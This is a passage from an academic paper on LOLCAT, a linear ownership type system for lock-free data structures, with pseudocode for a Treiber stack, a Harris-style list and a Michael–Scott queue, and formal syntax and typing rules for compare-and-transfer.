14   n.next = t; // n : pristine Node ~ next
15   tryPush(s, consume n);
16 }
```

```
17 def tryPush(s : Stack,
18             n : pristine Node~next) : void {
19   if (CAT(s.top, n.next, n)) {
20     // link n between top and next success!
21   } else {
22     let t = s.top; // t : Node | elem
23     n.next = t;
24     tryPush(s, consume n);
25   }
26 }
27
28 def pop(s : Stack) : T {
29   let t = s.top; // t : Node | elem
30   if (CAT(s.top, t, t.next)) { // unlink top
31     // t : Node ~ next
32     return consume t.elem;
33   } else {
34     return pop(s);
35   }
36 }
```

Figure 3 A Treiber Stack with linear nodes and elements. **null**-checks omitted for brevity.

have the `elem` field restricted (`Node|elem`), signaling that it is a speculative value (otherwise the two references could not be aliases). After a successful **CAT**, the restriction on `elem` is lifted from `n` making this reference the new owner of the field. However, since `x.f` now owns the value in `n.next`, `n` must be marked to show that the field is without ownership via the type `Node~next`. This corresponds to the transition "Published → Acquired" of Figure 1b.

If `n.next` could change concurrently while performing **CAT**`(x.f, n, n.next)`, this could lead to inconsistencies in the list as well as duplicated ownership. As mentioned in Challenge 3, there is no hardware support for atomically comparing `x.f` and `n` *and* dereferencing `n.next`. For this reason, the unlinking **CAT** requires that `n.next` is a stable field, either by being a **val** or a **once** field, or by having a fix pointer installed. Section 2.5 has an example of the latter.

Finally, a *swapping* **CAT** of the form **CAT**`(x.f, n1, n2)`, can be used to switch a node on the heap for a node on the stack. Like a linking **CAT**, it consumes (nullifies) the owning reference `n2` on success, and like an unlinking **CAT**, the ownership in `x.f` is transferred to `n1`. Even though the nodes referred to by `n1` and `n2` switch owners, the views of the nodes remain the same. Thus, there is no corresponding transition in Figure 1b.

2.4 LOLCAT in Action: Implementation of a Treiber Stack

Figure 3 shows an implementation of a lock-free Treiber stack [48] in a simple procedural language using LOLCAT. The stack data structure is constructed of two data types, `Stack` and `Node`. Stack "objects" hold a reference to a linked chain of nodes in its `top` field. In a Treiber stack, multiple threads may *read and write* the `top` field concurrently. In LOLCAT, `top` must therefore be marked as speculatable using the **spec** field modifier (Line 2).

Stack nodes in Figure 3 have two fields: **var** `elem:T` and **val** `next:Node`. The `elem` field is a mutable field containing an element pushed onto the stack. The `next` field is immutable, meaning that a node's next node is fixed for life after publication.

Our relaxed linearity allows stack and node objects to be aliased freely, but guarantees that for each node there may be at most one alias that can read its element field—all other aliases must have type `Node|elem`. Because `top`'s type is `Node`, it is guaranteed to hold the

only pointer to the top node through which its element is accessible. The same holds for the remainder of the stack because of the type of the `next` field is also `Node`. To enforce that the only way to obtain an element in the stack is to first acquire the node holding it, we only allow variables as targets of field accesses; the `elem` field can only be read after storing a node into a local variable.

Pushing—Speculation & Publication. Pushing an element onto the Treiber stack is implemented by the two functions `push` (Lines 10–16) and `tryPush` (Lines 17–26). In a real programming language with loops, these would have been a single, much shorter, function. We rely on recursion instead of loops in order to simplify the formalism in Section 3

The `push` function creates a new node `n` from the element argument and the current value of `top`. The type of `n` is **pristine** `Node`, which means it is not (yet) visible to other threads. With this knowledge, we can safely allow writes to immutable **val** fields (somewhat similar to constructors writing **final** fields in *e.g.,* Java) repeatedly, until the object is no longer pristine.

Line 13 performs a speculative read of `top`. Speculative reads copy references without transferring ownership. This is visible as variable `t` on Line 13 has type `Node|elem`, which means a node whose element field is inaccessible. Note that the **spec** field `s.top` has type `Node`, meaning it does own the `elem` field. All reads of **spec** fields are speculative—they do not transfer ownership, but create an alias to which ownership can later be transferred.

The assignment `n.next = t` on Line 14 is a tentative write. Although the `next` field in the `Node` struct has type `Node`, we are allowed to store `t` in it, even though `t` is a speculation and does not have the required ownership of `elem` (visible from it's type `Node|elem`). This prima facie type-violating field update is allowed—and sound—for two reasons:

1. It requires that we transfer-restrict `next` in `n`'s type, so that no ownership can be transferred from `next`. This happens as a side-effect of the assignment in LOLCAT.
2. Since `n` is pristine, we know that there are no aliases to `n`, meaning that the type change from `Node` to `Node~next` is a strong update.

To obtain ownership of the object pointed to by `n.next`, the current thread must succeed in overwriting the source of the speculation, `s.top`, while `s.top == n.next` holds (*i.e.,* perform a successful **CAT**). This will allow the restriction on `n`'s type to be lifted, so that aliasing this object with `Node` as its static type is sound.

The function `tryPush` takes a node `n` of type **pristine** `Node~next` and attempts to replace the current `top` by `n`. If it fails, it will re-read `top`, update `n.next` with the new value, and re-attempt to replace `top` by `n`. Lines 22–24 are identical to lines 12–14 in `push`.

The pivotal line in `tryPush` is Line 19. It employs a linking **CAT** (*cf.* Section 2.3) to attempt to push the node onto the stack. **CAT**`(s.top, n.next, n)` should be interpreted as "if no other thread has pushed or popped since we speculatively read `s.top` (*i.e.,* `s.top == n.next` holds), transfer ownership from `n` to `s.top` and from `s.top` to `n.next`". If successful, the **CAT** will consume (nullify) `n`, transferring its ownership from the call stack of `tryPush` to the `top` field of the stack data structure on the heap.

Popping—Acquisition. Popping elements off the stack is less involved than pushing them onto the stack. The function `pop` speculatively reads the current value of `top` and then employs an unlinking **CAT**, the dual version of the **CAT** in `tryPush`, to remove the node from the linked structure. **CAT**`(s.top, t, t.next)` should be read as "if no other thread has pushed or popped since we speculatively read `s.top` (*i.e.,* `s.top == t` holds), transfer ownership from `t.next` to `s.top` and from `s.top` to `t`". The unlinking **CAT** requires `n.next`




Figure 4 A Treiber stack before and after a successful pop.

to be a stable path (*cf.* Section 2.3), which is true by construction as `next` is a **val** field in `Node`.

Notably, the transfer of ownership from `t.next` to `s.top` preserves the reference in `t.next`. Thus, there are two aliases to the same object, both with type `Node` which seemingly breaks linear ownership. However, on success, the type of `t` is changed to `Node~next` which captures that `t.next` does not own its value, statically preventing using `t` to obtain an owning reference through `next`. Since `t` owns `elem` (otherwise the field would have been restricted in its type), `t.elem` may be destructively read and returned on Line 32, without risking data-races.

Any alias `t'` of `t` in another thread will have the type `Node|elem` and can therefore not access the element field. Since ownership has been transferred from the heap, there is no way for these threads to subsequently acquire ownership of the node just popped: since `s.top` has changed value, **CAT**`(s.top, t', t'.next)` will fail until a thread manages to perform the **CAT** with an up-to-date speculation of `s.top` in `t'`.

Element Ownership. Figure 4 shows a Treiber stack before (left) and after (right) a successful pop, focusing on the ownership of the elements. On the left, s.`top` owns a.`elem`, and a.`next` owns b.`elem`. The types, `Node|elem` of the two `oldTop` references prevent both `oldTop`s from accessing any `elem` fields. On the right, $\texttt{oldTop}_1$ holds the unlinked node and thus owns a.`elem`. Although a.`next` is not touched by the operation, it has lost its ownership of b.`elem` to s.`top`. This is tracked at the type level by updating the type of $\texttt{oldTop}_1$ to `Node~next`. This is consistent with the global view of next fields as **val**—unlike **spec** fields like `top`, their ownership cannot be directly extracted by overwriting them using a **CAT**.

Summary. The Treiber stack example demonstrated **spec** fields and speculative reads, **val** fields and stable paths, **pristine** values and tentative writes, and how different operations impose or lift weak restrictions and transfer restrictions to preserve linear access to fields. It also exemplified the two dual variants of the compare-and-transfer operation used for publication and acquisition.

An important observation is that all three arguments to a **CAT** have the same type (modulo restrictions) meaning it is tailored for recursive data structures. Although a **CAT** involves multiple operations, the required restrictions on its arguments ensure that it is always possible to implement using a single `CAS` with effective atomicity guaranteed.

2.5 Data Structures with Multiple Contention Points

As demonstrated by the previous example, linking and unlinking nodes in a LIFO stack can rely on the inherent stability of **val** fields to avoid modification of nodes concurrent with unlinking. This is possible because there is only a single point of contention in the data

```
1  def delete(l : List, key : int) : T {
2    let (left, right) = search(l, key);
3    if ((right == l.tail) || (right.key != key))
4      return null; // key does not exist, abort
5    else if (!isStable(right.next))
6      if (fix(right.next)) // Try to fix the field
7        if (CAT(left.next, right, right.next)) // Try to unlink right
8          return consume right.elem;
9        else
10         search(l, right.key); // Someone else came first. Try to help
11   return delete(l, key); // Something went wrong, retry
12 }
```

Figure 5 Harris-style linked list (Excerpt [10])

structure. To support data structures with multiple points of contention, we apply one of the two other techniques for achieving stability mentioned under Challenge 3 in Section 2.1:

Fix Pointers References that cannot be overwritten. Storing a fix pointer into a field effectively makes that field stable. Fix pointers can be implemented with a mark-bit à la `next` pointers in a Tim Harris linked list [27]. The operation **fix**`(x.f)` creates a fix pointer from the reference in `x.f` and subsequently installs it in the same field, returning **true** or **false** depending on if the operation succeeds or not. Section 5.1 discusses implementation.

Once Fields Fields that can only be assigned once, after which they remain constant. They are similar to Java's final fields (and LOLCAT's **val** fields), except that threads may race on their initialisation. We implement **once** fields using fix pointers. We use a **try** operation to write to **once** fields which implicitly creates a fix pointer and which may fail due to concurrent writes from other threads.

While **once** fields can be replaced by a principled use of **spec** fields and fix pointers, they also capture programmer intent in a clear way. A programmer can dynamically check for the presence of a fix pointer using the predicate **isStable**. On a successful branch on **isStable**`(x.f)` or **fix**`(x.f)`, the type `T` of `x` is updated to `T` $\sim$`f` to reflect our knowledge that `x.f` is stable.

Figure 5 shows an excerpt of a Harris-style linked list [27] (full code is in the technical report [10]) with one point of contention for each node. Inserting a node in a Harris-style list is similar to the Treiber stack, but the possibility of concurrent modification of a node's `next` field during its unlinking (in contrast to the stack, where `next` fields were always **val**) greatly complicates unlinking. To overcome this problem, Harris introduces a logical deletion step, in which a node is rendered immutable by setting a low bit in its `next` pointer, causing subsequent `CAS` operations on this field to fail. We mimic this design using fix pointers in Figure 5. When `right` points to the node to be unlinked, we make sure it is not already logically deleted by checking if it is fixed (Line 5), and then try to **fix** it ourselves (Line 6).

In a Michael–Scott queue [36], there are three points of contention: the `first` and `last` pointers in the queue head, and the `next` pointer of the last node. For this data structure, **once** fields are a perfect match, as they guarantee stability after initialisation, but allow many threads to race to initialise the field in an enqueue operation. We show an implementation of a Michael–Scott queue in Figure 6. Note that an empty queue contains a single dummy node.

Enqueuing to a Michael–Scott queue is similar to pushing to a Treiber stack, with the difference that the new node is appended rather than prepended. The **try** operation on Line 19 of Figure 6 attempts to write the new node to the `next` field of the last node. On success,

```
1  struct Node {
2    var elem : Elem;
3    once next : Node
4  }
5
6  struct Queue {
7    spec first : Node || elem;
8    spec last : Node | elem
9  }
10
11 def enqueue(q : Queue, x : Elem) : void {
12   let n = new Node;
13   n.elem = consume x;
14   tryEnqueue(q, consume n);
15 }
16
17 def tryEnqueue(q : Queue, n : pristine Node) :
18   let oldLast = q.last;
19   if (try(oldLast.next = n)) {
20     // Success, try advance last pointer, return
21     CAT(q.last, oldLast, oldLast.next);
22   } else { // help by advancing last, then retry
23     CAT(q.last, oldLast, oldLast.next);
24     tryEnqueue(q, consume n);
25   }
26 }
```

```
27 def newQueue() : Queue {
28   let q = new Queue;
29   let dummy = new Node;
30   q.first = consume dummy;
31   q.last = this.first;
32   return q;
33 }
34
35 def dequeue(q : Queue) : Elem {
36   let oldFirst = q.first;
37   if (isStable(oldFirst.next)) {
38     // oldFirst.next has been written to.
39     // Try to advance first
40     if (CAT(q.first, oldFirst,
41             oldFirst.next) => elem) {
42       return consume elem;
43     } else {
44       // Someone else dequeued before us, retry
45       return dequeue(q);
46     }
47   } else {
48     // oldFirst.next has not been written to.
49     // Retry or fail (here, fail)
50     return null;
51   }
52 }
```

Figure 6 Michael–Scott queue.

a **CAT** is used to advance the `last` pointer. If the write fails, the **once** field has already been written to, and the same **CAT** tries to help global progress by advancing the `last` pointer. In both branches, we know that `oldLast.next` is stable, and so we change the type of `oldLast` from `Node | elem` to `Node | elem~next`.

Finally, we get to demonstrate the use of strong field restrictions in the type of `first`, *i.e.*, `Node || elem`. Dequeuing from a Michael–Scott queue involves swinging the `first` pointer forward to point to `first.next`, making the new first node the new dummy node and extracting the element from it. Because `first.next`'s type is `Node`, `first.next` is the only pointer with ownership of `first.next.elem`. When `first.next` is stored in `first`, this ownership is lost, making the `elem` field globally inaccessible. To avoid this, a **CAT** is able to preserve aliases of otherwise lost fields if they are strongly restricted in the target. We call this *residual aliasing*, and it is shown on Line 41 of Figure 6 as `=> elem`. This introduces a variable `elem` which aliases the field of the same name in the node that was written to `q.first`.

While the types of `first` and `last` differ, the fields alias when the queue is empty. This is fine, as neither type grants ownership of the `elem` field. Also note that variables and/or fields with overlapping strong restrictions cannot alias because each alias could be used to create residual aliases of the same field.

Figure 7 shows an overview of our three example data structures. The labels on the arrows show the fields' modifiers and types. The legend shows what features of our system are exercised by the example. Thick purple arrows show contended fields. Only the **once** field in the node in `last` is contented in the Michael–Scott queue.




Figure 7 Concepts exercised in the examples.

3 Formalising Linear Ownership in LOLCAT

This section formalises the static and dynamic semantics of a simple procedural language using LOLCAT. Without loss of generality, we exclude "normal references" and consider all references linear. Our implementation of LOLCAT is in an object-oriented language (*cf.* Section 5).

Figure 8 shows the syntax. A program P is a sequence of structs (à la C) and functions followed by an initial expression. Structs are named sequences of fields. A field has a modifier, a name and a type. s and f ranges over names of structs and fields. There are four modifiers on fields that control how a field's content may be modified and shared across threads: **var** fields are mutable and unshared; **val** fields are immutable and shared; **spec** and **once** fields are mutable and shared. A **once** field may be written once. Read–write races are only possible on **once** and **spec** fields. Writes to such fields may fail under contention.

Types are constructed from structs. A type can be **pristine**, denoting a globally unaliased value. Types may have weak and strong field restrictions, and transfer restrictions. The meta variable `T` ranges over all types and the meta variable `t` ranges over non-pristine types.

Expressions are values (including locations in the dynamic semantics, where they are also subscripted by static types to simplify proofs), paths (variable accesses or field accesses), destructive reads of paths, field updates, creation of new values, function calls, forking of new threads, let-expressions and conditionals. Without loss of generality we restrict functions to a single parameter. More parameters can be encoded using an extra object indirection.

Conditionals branch on boolean expressions which mostly deal with contended writes to fields which may possibly fail due to concurrent modifications: **CAT** publishes and/or acquires values; **try** attempts to install a value in a **once** field; **fix** attempts to write a fix pointer into a **spec** field; **isStable** allows dynamically checking if a field has been fixed.

For simplicity, we formalise our system with let bindings instead of sequences and a flow-sensitive type system, using the standard trick of encoding sequences $e_1; e_2$ as **let** $\_ = e_1$ **in** e_2. Consequently, **CAT**, **fix** and **try** must be used as guards of conditionals, and we reflect changes

$$
\begin{array}{rcll}
P & ::= & \overline{S}\ \overline{F}\ e & \textit{(Program)} \\
S & ::= & \textbf{struct}\ s\ \texttt{\{}\ \overline{Fd}\ \texttt{\}} & \textit{(Struct)} \\
Fd & ::= & mod\ f : \texttt{T} & \textit{(Field)} \\
mod & ::= & \textbf{var} \mid \textbf{val} \mid \textbf{once} \mid \textbf{spec} & \textit{(Modifier)} \\
F & ::= & \textbf{def}\ fn(x : \texttt{T}) : \texttt{T}\ \texttt{\{}\ e\ \texttt{\}} & \textit{(Function)} \\
\texttt{T} & ::= & \textbf{pristine}\ \texttt{t} \mid \texttt{t} & \textit{(Type)} \\
\texttt{t} & ::= & s \mid \texttt{t}\,\texttt{|f} \mid \texttt{t}\,\texttt{||f} \mid \texttt{t}\sim\texttt{f} & \textit{(Struct type)} \\
e & ::= & v_{\texttt{T}} \mid p \mid \textbf{consume}\ p \mid \textbf{new}\ s \mid x.f = e \mid fn(e) \mid \\
 & & \textbf{fork}\ fn(e); e \mid \textbf{let}\ x = e\ \textbf{in}\ e \mid \textbf{if}\ b\ \texttt{\{}\ e\ \texttt{\}}\ \textbf{else}\ \texttt{\{}\ e\ \texttt{\}} & \textit{(Expression)} \\
p & ::= & x \mid x.f & \textit{(Path)} \\
v & ::= & \iota \mid \textbf{null} & \textit{(Value)} \\
b & ::= & \textbf{CAT}(x.f, e, e) \Rightarrow z \mid \textbf{try}(x.f = y) \mid \textbf{fix}(x.f, y) \mid \textbf{isStable}(x.f) & \textit{(Boolean Expr.)}
\end{array}
$$

Figure 8 Syntax of LOLCAT. We write $\overline{x}$ to mean "many x".

$\boxed{\vdash P \quad \vdash S \quad \vdash Fd \quad \vdash F}$ *(Declarations)*

$$
\textsc{wf-program}\ \frac{\vdash \overline{S} \qquad \vdash \overline{F} \qquad \epsilon \vdash e : \texttt{T}}{\vdash \overline{S}\,\overline{F}\,e}
\qquad
\textsc{wf-struct}\ \frac{\vdash \overline{Fd}}{\vdash \textbf{struct}\ s\ \texttt{\{}\ \overline{Fd}\ \texttt{\}}}
\qquad
\textsc{wf-field}\ \frac{\vdash \texttt{T} \qquad \textbf{safeOnHeap}\,(mod, \texttt{T})}{\vdash mod\ f : \texttt{T}}
\qquad
\textsc{wf-function}\ \frac{x : \texttt{T}_1 \vdash e : \texttt{T}_2}{\vdash \textbf{def}\ fn(x : \texttt{T}_1) : \texttt{T}_2\ \texttt{\{}\ e\ \texttt{\}}}
$$

Figure 9 Well-formed declarations

of ownership in the types differently in the different branches. When unused, we don't write out the residual alias ($\Rightarrow z$) of a **CAT**. We also rely on recursion instead of loops. These decisions were made to simplify the presentation, and are not necessary for the soundness of the approach. For example, by employing a simple data flow analysis, we could omit several of the local destructive reads necessary to reflect type changes.

3.1 Static Semantics

Declarations (Figure 9). The well-formedness definitions are straightforward (WF-PROGRAM, WF-STRUCT, WF-FIELD and WF-FUNCTION). The only unusual premise is found in WF-FIELD—the predicate **safeOnHeap** that prevents fields' types to be pristine or have transfer restrictions. Additionally, **val** and **once** fields may not be strongly restricted. The details can be found in the technical report [10].

Types and Field Lookup (Figure 10). *Top left:* The type s denotes a value which is an instance of struct s Any well-formed struct type can be **pristine**. Types can additionally have weak or strong restrictions on **var** fields, and transfer restrictions on non-**var** fields.

Top right: The relation $\vdash \texttt{T} \rightsquigarrow \texttt{T}'$ denotes that a value of type T can flow (be assigned) into a field or variable of type $\texttt{T}'$. A type $\texttt{t}_1$ can flow into $\texttt{t}_2$ if all fields which are restricted in $\texttt{t}_1$ are also restricted in $\texttt{t}_2$ (FLOW-*-L). Notably, a value with a strongly restricted field can only flow into a variable where the same field is *weakly* restricted (FLOW-STRONG-L). We use $|f \in \texttt{t}$ to mean "f is weakly restricted in t" and similarly for the other restrictions. For arbitrary restrictions we write $f \in \texttt{t}$. By FLOW-R/S, a non-restricted type can always flow into an additionally restricted version of itself. (We write $\_f$ to mean $|\texttt{f}$, $||\texttt{f}$, or $\sim\texttt{f}$.) A pristine type can flow into another pristine type (FLOW-PRIST-PRIST), and pristineness can be forgotten if the underlying types are flow-related (FLOW-PRIST).




Figure 10 Typing and selected field lookup ($\mathcal{F}$) rules.

Bottom: A weakly or strongly restricted field cannot be accessed at all (LKUP-F-WEAK), (LKUP-F-STRONG). A transfer restricted field appears stable (LKUP-F-TRANSFER-*). For brevity, we relegate some cases of field from Figure 10 to the technical report [10].

Expressions (Figure 11). To keep track of the static types of locations in the dynamic semantics, we subscript values with the static type of the expression from which they were reduced. For example, if x has static type T, and holds **null** at run-time, we write $\mathbf{null}_{\mathtt{T}}$ in the program under reduction. Type subscripts are only used to simplify the proofs, and do not affect the semantics of a program.

As usual, **null** can have any valid type (E-NULL). A location is well-typed if its dynamic type can flow into its subscripted (static) type (E-LOC). Typing locations in a program under reduction is only used in the meta-theory. Linear variables can be read non-destructively if the type is not pristine and all **var** fields are forgotten in the resulting type (E-VAR). We use the helper function **restrict**(T) to restrict all **var** fields in a type T, preserving the linear ownership of any **var** fields in x. Similarly, fields can be read non-destructively if all **var** fields are forgotten in the resulting type (E-SELECT). By design, **once** fields cannot be read directly, but must first be checked to have a value using **isStable**($x.f$). This restricts the field, making it appear as an (accessible) **val** field (B-STABLE) (*cf.,* Figure 13).

Destructively reading a variable or field transfers its value to the stack of the current thread. As the values are transferred, they are not restricted (E-CONSUME-VAR, E-CONSUME-FD). By design, destructive reads are only available on **var** fields and always succeed.

Values are created from well-formed struct declarations and start in a pristine state (E-NEW). A value remains pristine until written to the heap (*i.e.,* it is published).




Figure 11 Well-typed expressions. $\mathcal{P}$ denotes function lookup.

As **var** fields are only accessible to one thread at a time, access is data race-free. The resulting value of a field update $x.f = e$ is the target x, which is consumed in the process (E-UPDATE). By binding the result in a **let**-expression we can track type changes to the target (see below). With a fully flow-sensitive type system, such a trick would not be necessary.

Pristine targets allow updating **val** and **spec** fields without the use of a **CAT** (E-UPDATE-PRISTINE). Since pristine values are unaliased, updates to a **val** field are not visible to other threads, and writes to **spec** fields are uncontended. We are allowed to assign a weakly restricted value into an unrestricted field to perform a tentative write (E-UPDATE-TENTATIVE). This causes a strong update of the target that restricts the field written to, which prevents unsoundly extracting an owning alias of the speculative value. We are however allowed to publish the pristine object with a linking **CAT**, *overwriting the source of the speculation*. This confirms the validity of the speculation and lifts the restriction on the field (*cf.*, B-CAT-LINK in Figure 12). To maintain the property that a strongly restricted field is globally inaccessible, we disallow tentative writes when either type involved has any strongly restricted fields[1].

[1] This is strictly not necessary since the field written to will be transfer restricted, which keeps the value inaccessible. However, showing this is complicated, and there doesn't seem to be much to gain from allowing it.

$\boxed{\Gamma \vdash b \dashv \Gamma'}$ *(Compare and transfer)*

B-CAT-LINK

$$\frac{\vdash \Gamma \quad \Gamma(x) = \mathtt{T}_x \quad \Gamma(y) = \mathbf{pristine}\,\mathtt{t}_y \sim g \quad \mathcal{F}(\mathtt{T}_x, f) = \mathbf{spec}\,f : \mathtt{T}_f \quad \mathcal{F}(\mathtt{t}_y \sim g, g) = \mathbf{val}\,g : \mathtt{T}_g \quad \vdash \mathtt{T}_f \rightsquigarrow \mathtt{T}_g \quad \vdash \mathtt{t}_y \rightsquigarrow \mathtt{T}_f}{\Gamma \vdash \mathbf{CAT}\ (x.f, y.g, y) \dashv \Gamma}$$

B-CAT-UNLINK

$$\frac{\vdash \Gamma \quad \Gamma(x) = \mathtt{T}_x \quad \Gamma(y) = \mathtt{T}_y \quad \mathcal{F}(\mathtt{T}_x, f) = \mathbf{spec}\,f : \mathtt{T}_f \quad \mathcal{F}(\mathtt{T}_y, g) = \mathbf{val}\,g : \mathtt{T}_g \quad \vdash \mathtt{T}_f \rightsquigarrow \mathtt{T}_y \quad \vdash \mathtt{T}_g \rightsquigarrow \mathtt{T}_f}{\Gamma \vdash \mathbf{CAT}\ (x.f, y, y.g) \dashv \Gamma[y \mapsto \mathtt{T}_f \sim g]}$$

B-CAT-SWAP

$$\frac{\vdash \Gamma \quad \Gamma(x) = \mathtt{T}_x \quad \Gamma(y) = \mathtt{T}_y \quad \Gamma(z) = \mathtt{T}_z \quad \mathcal{F}(\mathtt{T}_x, f) = \mathbf{spec}\,f : \mathtt{T}_f \quad \vdash \mathtt{T}_f \rightsquigarrow \mathtt{T}_y \quad \vdash \mathtt{T}_z \rightsquigarrow \mathtt{T}_f}{\Gamma \vdash \mathbf{CAT}\ (x.f, y, z) \dashv \Gamma[y \mapsto \mathtt{T}_f]}$$

B-CAT-RESIDUAL

$$\frac{\Gamma(x) = \mathtt{T}_x \quad \mathcal{F}(\mathtt{T}_x, f) = \mathbf{spec}\,f : \mathtt{T}_f \quad \| \ g \in \mathtt{T}_f \quad \Gamma \vdash \mathbf{CAT}\ (x.f, p_1, p_2) \dashv \Gamma' \quad \Gamma \vdash p_2 : \mathtt{T}_2 \quad \mathcal{F}(\mathtt{T}_2, g) = \mathbf{var}\,g : \mathtt{T}_g}{\Gamma \vdash \mathbf{CAT}(x.f, p_1, p_2) \Rightarrow z_g \dashv \Gamma'[z_g \mapsto \mathtt{T}_g]}$$

Figure 12 Compare and transfer.

For simplicity, we propagate type changes through **if** statements (E-IF). With a fully flow-sensitive type system operations such as writing to **once** fields could appear anywhere, as the field will be stable regardless of whether the write succeeds or not. The type rules for boolean expressions b are found in Figure 12 and Figure 13. The else branch of **if** statements always maintains the environment.

Function calls, forking and let-bindings are straightforward.

Compare and Transfer (Figure 12). Compare and transfer comes in three forms (*cf.*, Figure 2): link (**CAT**`(x.f,y.g,y)`) inserts an object in a chain of links; its dual, unlink (**CAT**`(x.f,y,y.g)`) removes an object from a chain; swap (**CAT**`(x.f,y,z)`) trades places of whole trees dominated by the arguments of the **CAT**. To highlight these differences, we describe each form in a separate type rule.

